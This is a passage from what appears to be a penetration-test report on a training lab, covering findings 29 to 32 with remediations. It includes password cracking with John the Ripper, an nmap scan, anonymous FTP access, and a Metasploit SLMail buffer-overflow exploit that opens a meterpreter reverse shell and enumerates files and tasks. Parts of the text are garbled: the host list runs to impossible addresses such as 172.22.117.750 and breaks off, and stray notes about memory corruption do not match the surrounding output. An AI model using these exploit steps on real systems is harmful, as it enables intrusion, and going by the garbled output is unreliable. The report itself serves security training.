	<pre>(root💀 kali)-[~] └─# touch flag.txt  (roots💀 kali)-[~] └─# nano flag.txt  (roots💀 kali)-[~] └─# mv flag.txt flag1.txt</pre> <pre>(root💀 kali)-[~] └─# john --format=md5crypt-long --progress-every=90 --wordlist=../root/rockyou.txt flag1.txt Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt-long, crypt(3) \$1\$ (and variants) [MD5 32/64]) Will run 2 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status 0g 0:00:01:30 8.80% (ETA: 18:52:34) 0g/s 15713p/s 15713C/s paefc1234 ..paepoo 0g 0:00:03:00 18.87% (ETA: 18:51:25) 0g/s 16227p/s 16227C/s ve3382 ..ve2804ro- 0g 0:00:04:30 29.78% (ETA: 18:50:38) 0g/s 16432p/s 16432C/s r&amp;jojo06 ..r&amp;bsoul 0g 0:00:06:00 40.48% (ETA: 18:50:21) 0g/s 16448p/s 16448C/s maanab ..maan9 0g 0:00:07:30 50.75% (ETA: 18:50:18) 0g/s 16385p/s 16385C/s iluvdacite ..iluvd@nnny 0g 0:00:09:00 61.16% (ETA: 18:50:14) 0g/s 16318p/s 16318C/s damladamlar ..damla14 0g 0:00:10:30 72.09% (ETA: 18:50:05) 0g/s 16388p/s 16388C/s agustinako ..agustina2007_ Tanya4life   (?) 1g 0:00:10:43 DONE (2025-02-21 18:46) 0.001553g/s 16377p/s 16377C/s Tanya69 ..Tanya10 Use the "--show" option to display all of the cracked passwords reliably Session completed.</pre>
Affected Hosts	Windows OS
Remediation	User credential information should be immediately removed from Rekall's official GitHub account. In the future, ensure sensitive and/or secure data is not hosted on publicly available sites.

Vulnerability 29	Findings
Title	User credentials from flag 1 allowed login of secure page
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	User credentials obtained from Rekall's GitHub account were put through John the Ripper to obtain the user's password. This information was then used to log into a secure page.
Images	

The screenshot shows the Rekall interface with a yellow border. At the top, it displays the target IP address (172.22.117.0/24) and the command run: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24. The interface has tabs for Hosts, Services, Nmap Output, Ports / Hosts, Topology, Host Details, and Scans. The Services tab is selected, showing a list of ports and services. The Nmap Output tab displays the full nmap scan log, which includes details about open ports (e.g., 5901/tcp open vnc, 6001/tcp open X11), OS detection (Linux 2.6.X), and service detection (VNC (protocol 3.8)). Below the log, there's a warning message: "Warning: Potential Security Risk Ahead". A Firefox browser window is overlaid on the bottom right, showing a login dialog for "https://172.22.117.20". The dialog asks for "User Name" (trivera) and "Password". The Firefox status bar indicates the site is requesting a username and password, and the certificate is self-signed.

	 
<b>Affected Hosts</b>	Windows workstation 172.22.117.20
<b>Remediation</b>	Ensure that sensitive and/or confidential information is not located on publicly accessible sites.

Vulnerability 30	Findings
<b>Title</b>	Aggressive NMAP scan located FTP service and unsecure files
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	Through the use of an aggressive NMAP scan, an FTP service was located, and unsecure files were downloaded.

```

target: 172.22.117.0/24
Profile: Intense scan

Hosts Services Nmap Output Ports / Hosts Topology HostDetails Scans
OS Host
WinDC01 (172.22.117.10)
Windows10 (172.22.117.20)
172.22.117.100

PORT STATE SERVICE VERSION
21/tcp open  ftp  FileZilla ftpd 0.9.41 beta
25/tcp open  smtp  Simple Mail Transfer Protocol 5.0.4433
99/tcp open  finger  SLMail fingerd
80/tcp open  http  Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw  SLMail pop3pw
110/tcp open  pop3  BVRP Software SLMAIL pop3d
135/tcp open  msrpc  Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp open  ssl/http  Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS: Microsoft Windows 10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: difficult=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT ADDRESS
1 0.56 ms Windows10 (172.22.117.20)

Initiating SYN Stealth Scan at 19:18
Scanning [172.22.117.100] [1000 ports]
Discovered open port 6001/tcp on 172.22.117.100
Discovered open port 5901/tcp on 172.22.117.100
Completed SYN Stealth Scan at 19:18, 1.24s elapsed (1000 total ports)
Initiating Service scan at 19:18
Scanning [172.22.117.100]
Completed Service scan at 19:18, 0.01s elapsed (2 services on 1 host)
Initiating OS detection [try #1] against 172.22.117.100
NSE: Script scanning 172.22.117.100
Initiating NSE at 19:18
Completed NSE at 19:18, 0.00s elapsed
Initiating NSE at 19:18
Completed NSE at 19:18, 0.00s elapsed
Nmap scan report for 172.22.117.100
Host is up (0.000043s latency).

Filter Hosts: 172.22.117.100, 172.22.117.20, 172.22.117.101, 172.22.117.102, 172.22.117.103, 172.22.117.104, 172.22.117.105, 172.22.117.106, 172.22.117.107, 172.22.117.108, 172.22.117.109, 172.22.117.110, 172.22.117.111, 172.22.117.112, 172.22.117.113, 172.22.117.114, 172.22.117.115, 172.22.117.116, 172.22.117.117, 172.22.117.118, 172.22.117.119, 172.22.117.120, 172.22.117.121, 172.22.117.122, 172.22.117.123, 172.22.117.124, 172.22.117.125, 172.22.117.126, 172.22.117.127, 172.22.117.128, 172.22.117.129, 172.22.117.130, 172.22.117.131, 172.22.117.132, 172.22.117.133, 172.22.117.134, 172.22.117.135, 172.22.117.136, 172.22.117.137, 172.22.117.138, 172.22.117.139, 172.22.117.140, 172.22.117.141, 172.22.117.142, 172.22.117.143, 172.22.117.144, 172.22.117.145, 172.22.117.146, 172.22.117.147, 172.22.117.148, 172.22.117.149, 172.22.117.150, 172.22.117.151, 172.22.117.152, 172.22.117.153, 172.22.117.154, 172.22.117.155, 172.22.117.156, 172.22.117.157, 172.22.117.158, 172.22.117.159, 172.22.117.160, 172.22.117.161, 172.22.117.162, 172.22.117.163, 172.22.117.164, 172.22.117.165, 172.22.117.166, 172.22.117.167, 172.22.117.168, 172.22.117.169, 172.22.117.170, 172.22.117.171, 172.22.117.172, 172.22.117.173, 172.22.117.174, 172.22.117.175, 172.22.117.176, 172.22.117.177, 172.22.117.178, 172.22.117.179, 172.22.117.180, 172.22.117.181, 172.22.117.182, 172.22.117.183, 172.22.117.184, 172.22.117.185, 172.22.117.186, 172.22.117.187, 172.22.117.188, 172.22.117.189, 172.22.117.190, 172.22.117.191, 172.22.117.192, 172.22.117.193, 172.22.117.194, 172.22.117.195, 172.22.117.196, 172.22.117.197, 172.22.117.198, 172.22.117.199, 172.22.117.200, 172.22.117.201, 172.22.117.202, 172.22.117.203, 172.22.117.204, 172.22.117.205, 172.22.117.206, 172.22.117.207, 172.22.117.208, 172.22.117.209, 172.22.117.210, 172.22.117.211, 172.22.117.212, 172.22.117.213, 172.22.117.214, 172.22.117.215, 172.22.117.216, 172.22.117.217, 172.22.117.218, 172.22.117.219, 172.22.117.220, 172.22.117.221, 172.22.117.222, 172.22.117.223, 172.22.117.224, 172.22.117.225, 172.22.117.226, 172.22.117.227, 172.22.117.228, 172.22.117.229, 172.22.117.230, 172.22.117.231, 172.22.117.232, 172.22.117.233, 172.22.117.234, 172.22.117.235, 172.22.117.236, 172.22.117.237, 172.22.117.238, 172.22.117.239, 172.22.117.240, 172.22.117.241, 172.22.117.242, 172.22.117.243, 172.22.117.244, 172.22.117.245, 172.22.117.246, 172.22.117.247, 172.22.117.248, 172.22.117.249, 172.22.117.250, 172.22.117.251, 172.22.117.252, 172.22.117.253, 172.22.117.254, 172.22.117.255, 172.22.117.256, 172.22.117.257, 172.22.117.258, 172.22.117.259, 172.22.117.260, 172.22.117.261, 172.22.117.262, 172.22.117.263, 172.22.117.264, 172.22.117.265, 172.22.117.266, 172.22.117.267, 172.22.117.268, 172.22.117.269, 172.22.117.270, 172.22.117.271, 172.22.117.272, 172.22.117.273, 172.22.117.274, 172.22.117.275, 172.22.117.276, 172.22.117.277, 172.22.117.278, 172.22.117.279, 172.22.117.280, 172.22.117.281, 172.22.117.282, 172.22.117.283, 172.22.117.284, 172.22.117.285, 172.22.117.286, 172.22.117.287, 172.22.117.288, 172.22.117.289, 172.22.117.290, 172.22.117.291, 172.22.117.292, 172.22.117.293, 172.22.117.294, 172.22.117.295, 172.22.117.296, 172.22.117.297, 172.22.117.298, 172.22.117.299, 172.22.117.300, 172.22.117.301, 172.22.117.302, 172.22.117.303, 172.22.117.304, 172.22.117.305, 172.22.117.306, 172.22.117.307, 172.22.117.308, 172.22.117.309, 172.22.117.310, 172.22.117.311, 172.22.117.312, 172.22.117.313, 172.22.117.314, 172.22.117.315, 172.22.117.316, 172.22.117.317, 172.22.117.318, 172.22.117.319, 172.22.117.320, 172.22.117.321, 172.22.117.322, 172.22.117.323, 172.22.117.324, 172.22.117.325, 172.22.117.326, 172.22.117.327, 172.22.117.328, 172.22.117.329, 172.22.117.330, 172.22.117.331, 172.22.117.332, 172.22.117.333, 172.22.117.334, 172.22.117.335, 172.22.117.336, 172.22.117.337, 172.22.117.338, 172.22.117.339, 172.22.117.340, 172.22.117.341, 172.22.117.342, 172.22.117.343, 172.22.117.344, 172.22.117.345, 172.22.117.346, 172.22.117.347, 172.22.117.348, 172.22.117.349, 172.22.117.350, 172.22.117.351, 172.22.117.352, 172.22.117.353, 172.22.117.354, 172.22.117.355, 172.22.117.356, 172.22.117.357, 172.22.117.358, 172.22.117.359, 172.22.117.360, 172.22.117.361, 172.22.117.362, 172.22.117.363, 172.22.117.364, 172.22.117.365, 172.22.117.366, 172.22.117.367, 172.22.117.368, 172.22.117.369, 172.22.117.370, 172.22.117.371, 172.22.117.372, 172.22.117.373, 172.22.117.374, 172.22.117.375, 172.22.117.376, 172.22.117.377, 172.22.117.378, 172.22.117.379, 172.22.117.380, 172.22.117.381, 172.22.117.382, 172.22.117.383, 172.22.117.384, 172.22.117.385, 172.22.117.386, 172.22.117.387, 172.22.117.388, 172.22.117.389, 172.22.117.390, 172.22.117.391, 172.22.117.392, 172.22.117.393, 172.22.117.394, 172.22.117.395, 172.22.117.396, 172.22.117.397, 172.22.117.398, 172.22.117.399, 172.22.117.400, 172.22.117.401, 172.22.117.402, 172.22.117.403, 172.22.117.404, 172.22.117.405, 172.22.117.406, 172.22.117.407, 172.22.117.408, 172.22.117.409, 172.22.117.410, 172.22.117.411, 172.22.117.412, 172.22.117.413, 172.22.117.414, 172.22.117.415, 172.22.117.416, 172.22.117.417, 172.22.117.418, 172.22.117.419, 172.22.117.420, 172.22.117.421, 172.22.117.422, 172.22.117.423, 172.22.117.424, 172.22.117.425, 172.22.117.426, 172.22.117.427, 172.22.117.428, 172.22.117.429, 172.22.117.430, 172.22.117.431, 172.22.117.432, 172.22.117.433, 172.22.117.434, 172.22.117.435, 172.22.117.436, 172.22.117.437, 172.22.117.438, 172.22.117.439, 172.22.117.440, 172.22.117.441, 172.22.117.442, 172.22.117.443, 172.22.117.444, 172.22.117.445, 172.22.117.446, 172.22.117.447, 172.22.117.448, 172.22.117.449, 172.22.117.450, 172.22.117.451, 172.22.117.452, 172.22.117.453, 172.22.117.454, 172.22.117.455, 172.22.117.456, 172.22.117.457, 172.22.117.458, 172.22.117.459, 172.22.117.460, 172.22.117.461, 172.22.117.462, 172.22.117.463, 172.22.117.464, 172.22.117.465, 172.22.117.466, 172.22.117.467, 172.22.117.468, 172.22.117.469, 172.22.117.470, 172.22.117.471, 172.22.117.472, 172.22.117.473, 172.22.117.474, 172.22.117.475, 172.22.117.476, 172.22.117.477, 172.22.117.478, 172.22.117.479, 172.22.117.480, 172.22.117.481, 172.22.117.482, 172.22.117.483, 172.22.117.484, 172.22.117.485, 172.22.117.486, 172.22.117.487, 172.22.117.488, 172.22.117.489, 172.22.117.490, 172.22.117.491, 172.22.117.492, 172.22.117.493, 172.22.117.494, 172.22.117.495, 172.22.117.496, 172.22.117.497, 172.22.117.498, 172.22.117.499, 172.22.117.500, 172.22.117.501, 172.22.117.502, 172.22.117.503, 172.22.117.504, 172.22.117.505, 172.22.117.506, 172.22.117.507, 172.22.117.508, 172.22.117.509, 172.22.117.510, 172.22.117.511, 172.22.117.512, 172.22.117.513, 172.22.117.514, 172.22.117.515, 172.22.117.516, 172.22.117.517, 172.22.117.518, 172.22.117.519, 172.22.117.520, 172.22.117.521, 172.22.117.522, 172.22.117.523, 172.22.117.524, 172.22.117.525, 172.22.117.526, 172.22.117.527, 172.22.117.528, 172.22.117.529, 172.22.117.530, 172.22.117.531, 172.22.117.532, 172.22.117.533, 172.22.117.534, 172.22.117.535, 172.22.117.536, 172.22.117.537, 172.22.117.538, 172.22.117.539, 172.22.117.540, 172.22.117.541, 172.22.117.542, 172.22.117.543, 172.22.117.544, 172.22.117.545, 172.22.117.546, 172.22.117.547, 172.22.117.548, 172.22.117.549, 172.22.117.550, 172.22.117.551, 172.22.117.552, 172.22.117.553, 172.22.117.554, 172.22.117.555, 172.22.117.556, 172.22.117.557, 172.22.117.558, 172.22.117.559, 172.22.117.560, 172.22.117.561, 172.22.117.562, 172.22.117.563, 172.22.117.564, 172.22.117.565, 172.22.117.566, 172.22.117.567, 172.22.117.568, 172.22.117.569, 172.22.117.570, 172.22.117.571, 172.22.117.572, 172.22.117.573, 172.22.117.574, 172.22.117.575, 172.22.117.576, 172.22.117.577, 172.22.117.578, 172.22.117.579, 172.22.117.580, 172.22.117.581, 172.22.117.582, 172.22.117.583, 172.22.117.584, 172.22.117.585, 172.22.117.586, 172.22.117.587, 172.22.117.588, 172.22.117.589, 172.22.117.590, 172.22.117.591, 172.22.117.592, 172.22.117.593, 172.22.117.594, 172.22.117.595, 172.22.117.596, 172.22.117.597, 172.22.117.598, 172.22.117.599, 172.22.117.600, 172.22.117.601, 172.22.117.602, 172.22.117.603, 172.22.117.604, 172.22.117.605, 172.22.117.606, 172.22.117.607, 172.22.117.608, 172.22.117.609, 172.22.117.610, 172.22.117.611, 172.22.117.612, 172.22.117.613, 172.22.117.614, 172.22.117.615, 172.22.117.616, 172.22.117.617, 172.22.117.618, 172.22.117.619, 172.22.117.620, 172.22.117.621, 172.22.117.622, 172.22.117.623, 172.22.117.624, 172.22.117.625, 172.22.117.626, 172.22.117.627, 172.22.117.628, 172.22.117.629, 172.22.117.630, 172.22.117.631, 172.22.117.632, 172.22.117.633, 172.22.117.634, 172.22.117.635, 172.22.117.636, 172.22.117.637, 172.22.117.638, 172.22.117.639, 172.22.117.640, 172.22.117.641, 172.22.117.642, 172.22.117.643, 172.22.117.644, 172.22.117.645, 172.22.117.646, 172.22.117.647, 172.22.117.648, 172.22.117.649, 172.22.117.650, 172.22.117.651, 172.22.117.652, 172.22.117.653, 172.22.117.654, 172.22.117.655, 172.22.117.656, 172.22.117.657, 172.22.117.658, 172.22.117.659, 172.22.117.660, 172.22.117.661, 172.22.117.662, 172.22.117.663, 172.22.117.664, 172.22.117.665, 172.22.117.666, 172.22.117.667, 172.22.117.668, 172.22.117.669, 172.22.117.670, 172.22.117.671, 172.22.117.672, 172.22.117.673, 172.22.117.674, 172.22.117.675, 172.22.117.676, 172.22.117.677, 172.22.117.678, 172.22.117.679, 172.22.117.680, 172.22.117.681, 172.22.117.682, 172.22.117.683, 172.22.117.684, 172.22.117.685, 172.22.117.686, 172.22.117.687, 172.22.117.688, 172.22.117.689, 172.22.117.690, 172.22.117.691, 172.22.117.692, 172.22.117.693, 172.22.117.694, 172.22.117.695, 172.22.117.696, 172.22.117.697, 172.22.117.698, 172.22.117.699, 172.22.117.700, 172.22.117.701, 172.22.117.702, 172.22.117.703, 172.22.117.704, 172.22.117.705, 172.22.117.706, 172.22.117.707, 172.22.117.708, 172.22.117.709, 172.22.117.710, 172.22.117.711, 172.22.117.712, 172.22.117.713, 172.22.117.714, 172.22.117.715, 172.22.117.716, 172.22.117.717, 172.22.117.718, 172.22.117.719, 172.22.117.720, 172.22.117.721, 172.22.117.722, 172.22.117.723, 172.22.117.724, 172.22.117.725, 172.22.117.726, 172.22.117.727, 172.22.117.728, 172.22.117.729, 172.22.117.730, 172.22.117.731, 172.22.117.732, 172.22.117.733, 172.22.117.734, 172.22.117.735, 172.22.117.736, 172.22.117.737, 172.22.117.738, 172.22.117.739, 172.22.117.740, 172.22.117.741, 172.22.117.742, 172.22.117.743, 172.22.117.744, 172.22.117.745, 172.22.117.746, 172.22.117.747, 172.22.117.748, 172.22.117.749, 172.22.117.750, 17
```

	<pre> File Actions Edit View Help (ftp@kali)-[~] # ftp ftp&gt; open 172.22.117.20 Connected to 172.22.117.20. 220 FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp&gt; </pre> <pre> //kali: ftp&gt; ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp&gt; pwd 257 "/" is current directory. ftp&gt; quit 221 Goodbye (ftp@kali)-[~] # ls Desktop Documents Downloads file2 file3 flag3.txt LinEnum.sh Music Pictures Public Scripts Templates Videos .1.x &lt; (root@kali)-[~] #  </pre> <pre> (ftp@kali)-[~] # ls Desktop Documents Downloads file2 file3 flag3  (ftp@kali)-[~] # cat flag3.txt 89cb548970d44f348bb63622353ae278  (ftp@kali)-[~] #  </pre>
Affected Hosts	Windows OS 172.22.117.20
Remediation	Any sensitive and/or confidential files should be stored in secured locations and on secured machines with authentication required to access the data. Any unnecessary services, as in this case, the file transfer protocol (FTP) service should be disabled or prevent anonymous access if the service is required.

Vulnerability 31	Findings
Title	Scan revealed SLMail and exploited via Metasploit to obtain shell
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical

Description	From the previous NMAP scan, it was found that SLMail was running on the Windows OS machine 172.22.117.20. This information was then used to create a reverse shell through Metasploit allowing unauthorized access.																																																																																
	<pre> msf6 exploit(windows/http/php_apache_request_headers_bof) &gt; search slmail service windows Matching Modules ===== #   Name          Disclosure Date   Rank    Check  Description -   exploit/windows/pop3/seattlelab_pass  2003-05-07      great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow  Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass  msf6 exploit(windows/http/php_apache_request_headers_bof) &gt; use 0 [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) &gt; show options [-] Invalid parameter "optionis", use "show -h" for more information msf6 exploit(windows/pop3/seattlelab_pass) &gt; show options  Module options (exploit/windows/pop3/seattlelab_pass): Name  Current Setting  Required  Description RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT           110       yes        The target port (TCP)  Payload options (windows/meterpreter/reverse_tcp): Name  Current Setting  Required  Description EXITFUNC        thread     yes        Exit technique (Accepted: '', seh, thread, process, none) LHOST            172.19.62.107  yes        The listen address (an interface may be specified) LPORT           4444      yes        The listen port  Exploit target: Id  Name - 0  Windows NT/2000/XP/2003 (SLMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt; set rhosts 172.22.117.20 rhosts =&gt; 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) &gt;  [*] Exploit development environment detected. When using meterpreter sessions with FILTER_VALIDATE_FLOAT filter and [*] memory corruption, it's possible to trigger use of allocated memory after free, which can result in crashes, and potentially in [*] ROP. This may affect code that uses FILTER_VALIDATE_FLOAT with memory filters.  </pre>																																																																																
Images	<pre> Payload options (windows/meterpreter/reverse_tcp): Name  Current Setting  Required  Description EXITFUNC        thread     yes        Exit technique (Accepted: '', seh, thread, process, none) LHOST            172.19.62.107  yes        The listen address (an interface may be specified) LPORT           4444      yes        The listen port  Exploit target: Id  Name - 0  Windows NT/2000/XP/2003 (SLMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt; set lhost 172.22.117.100 lhost =&gt; 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) &gt; run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -&gt; 172.22.117.20:58682 ) at 2025-02-20 20:26:37 -0500  meterpreter &gt; ls Listing: C:\Program Files (x86)\SLmail\System </pre> <table border="1"> <thead> <tr> <th>Mode</th><th>Size</th><th>Type</th><th>Last modified</th><th>Name</th></tr> </thead> <tbody> <tr> <td>100666/rw-rw-rw-</td><td>32</td><td>fil</td><td>2022-03-21 11:59:51 -0400</td><td>flag4.txt</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>3358</td><td>fil</td><td>2002-11-19 13:40:14 -0500</td><td>listrcrd.txt</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>1840</td><td>fil</td><td>2022-03-17 11:22:48 -0400</td><td>maillog.000</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>3793</td><td>fil</td><td>2022-03-21 11:56:50 -0400</td><td>maillog.001</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>4371</td><td>fil</td><td>2022-04-05 12:49:54 -0400</td><td>maillog.002</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>1940</td><td>fil</td><td>2022-04-07 10:06:59 -0400</td><td>maillog.003</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-04-12 20:36:05 -0400</td><td>maillog.004</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>2210</td><td>fil</td><td>2022-04-16 20:47:12 -0400</td><td>maillog.005</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>2831</td><td>fil</td><td>2022-06-22 23:30:54 -0400</td><td>maillog.006</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-07-13 12:08:13 -0400</td><td>maillog.007</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>2366</td><td>fil</td><td>2024-10-21 02:54:16 -0400</td><td>maillog.008</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>2030</td><td>fil</td><td>2024-10-21 03:30:50 -0400</td><td>maillog.009</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2025-01-30 05:07:05 -0500</td><td>maillog.00a</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>7010</td><td>fil</td><td>2025-02-20 18:28:51 -0500</td><td>maillog.00b</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>17438</td><td>fil</td><td>2025-02-20 20:26:35 -0500</td><td>maillog.txt</td></tr> </tbody> </table> <p>This exploit module is known to have memory corruption issues using free() functions with FILTER_VALIDATE_FLOAT filter and meterpreter &gt; [use of allocated memory after free, which can result in crashes, and potentially in ROP. This may affect code that uses FILTER_VALIDATE_FLOAT with memory filters.]</p>	Mode	Size	Type	Last modified	Name	100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt	100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt	100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000	100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001	100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002	100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003	100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004	100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005	100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006	100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007	100666/rw-rw-rw-	2366	fil	2024-10-21 02:54:16 -0400	maillog.008	100666/rw-rw-rw-	2030	fil	2024-10-21 03:30:50 -0400	maillog.009	100666/rw-rw-rw-	1991	fil	2025-01-30 05:07:05 -0500	maillog.00a	100666/rw-rw-rw-	7010	fil	2025-02-20 18:28:51 -0500	maillog.00b	100666/rw-rw-rw-	17438	fil	2025-02-20 20:26:35 -0500	maillog.txt
Mode	Size	Type	Last modified	Name																																																																													
100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt																																																																													
100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt																																																																													
100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000																																																																													
100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001																																																																													
100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002																																																																													
100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003																																																																													
100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004																																																																													
100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005																																																																													
100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006																																																																													
100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007																																																																													
100666/rw-rw-rw-	2366	fil	2024-10-21 02:54:16 -0400	maillog.008																																																																													
100666/rw-rw-rw-	2030	fil	2024-10-21 03:30:50 -0400	maillog.009																																																																													
100666/rw-rw-rw-	1991	fil	2025-01-30 05:07:05 -0500	maillog.00a																																																																													
100666/rw-rw-rw-	7010	fil	2025-02-20 18:28:51 -0500	maillog.00b																																																																													
100666/rw-rw-rw-	17438	fil	2025-02-20 20:26:35 -0500	maillog.txt																																																																													

```
meterpreter > shell
Process 3324 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>cd \
cd \

Listing: C:\Program Files (x86)\SLmail\System
Mode          Size     Type   Last modified
1.3
100666/rw-rw-rw- 32      fil    2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw- 3358    fil    2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw- 1840    fil    2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw- 3793    fil    2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw- 4371    fil    2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw- 1940    fil    2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw- 1991    fil    2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw- 2210    fil    2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw- 2831    fil    2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw- 1991    fil    2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw- 2366    fil    2024-10-21 02:54:16 -0400  maillog.008
100666/rw-rw-rw- 2030    fil    2024-10-21 03:30:50 -0400  maillog.009
100666/rw-rw-rw- 1991    fil    2025-01-30 05:07:05 -0500  maillog.00a
100666/rw-rw-rw- 7010    fil    2025-02-20 18:28:51 -0500  maillog.00b
100666/rw-rw-rw- 17438   fil    2025-02-20 20:26:35 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49d
meterpreter >
```

Vulnerability 32	Findings
Title	Metasploit exploit of SLMail machine to obtain session and tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Continuing with the reverse shell created in Vulnerability 31, the Metasploit exploit was used to list directories and files in order to access sensitive data.
Images	<pre>msf6 exploit(windows/pop3/seattlelab_pass) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4445 [*] 172.22.117.20:10 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 2 opened (172.22.117.100:4445 → 172.22.117.20:54172 ) at 2025-02-21 12:00:40 -0500  meterpreter &gt; session 2</pre>

```
d$ meterpreter > shell
Process 3524 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

Folder: \
TaskName                               Next Run Time      Status
=====
flag5                                N/A               Ready
MicrosoftEdgeUpdateTaskMachineCore   2/21/2025 6:34:48 PM Ready
MicrosoftEdgeUpdateTaskMachineUA    2/21/2025 10:04:48 AM Ready
OneDrive Reporting Task-S-1-5-21-2013923 2/21/2025 11:18:12 AM Ready
OneDrive Standalone Update Task-S-1-5-21 2/21/2025 12:21:38 PM Ready

Folder: \Microsoft
TaskName                               Next Run Time      Status
=====
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\OneCore
TaskName                               Next Run Time      Status
=====
INFO: There are no scheduled tasks presently available at your access level.

C:\Program Files (x86)\SLmail\System>schtasks /query /tn "flag5"
schtasks /query /tn "flag5"

Folder: \
TaskName                               Next Run Time      Status
=====
flag5                                N/A               Ready

C:\Program Files (x86)\SLmail\System>schtasks /query /tn "flag5" /v
schtasks /query /tn "flag5" /v

Folder: \
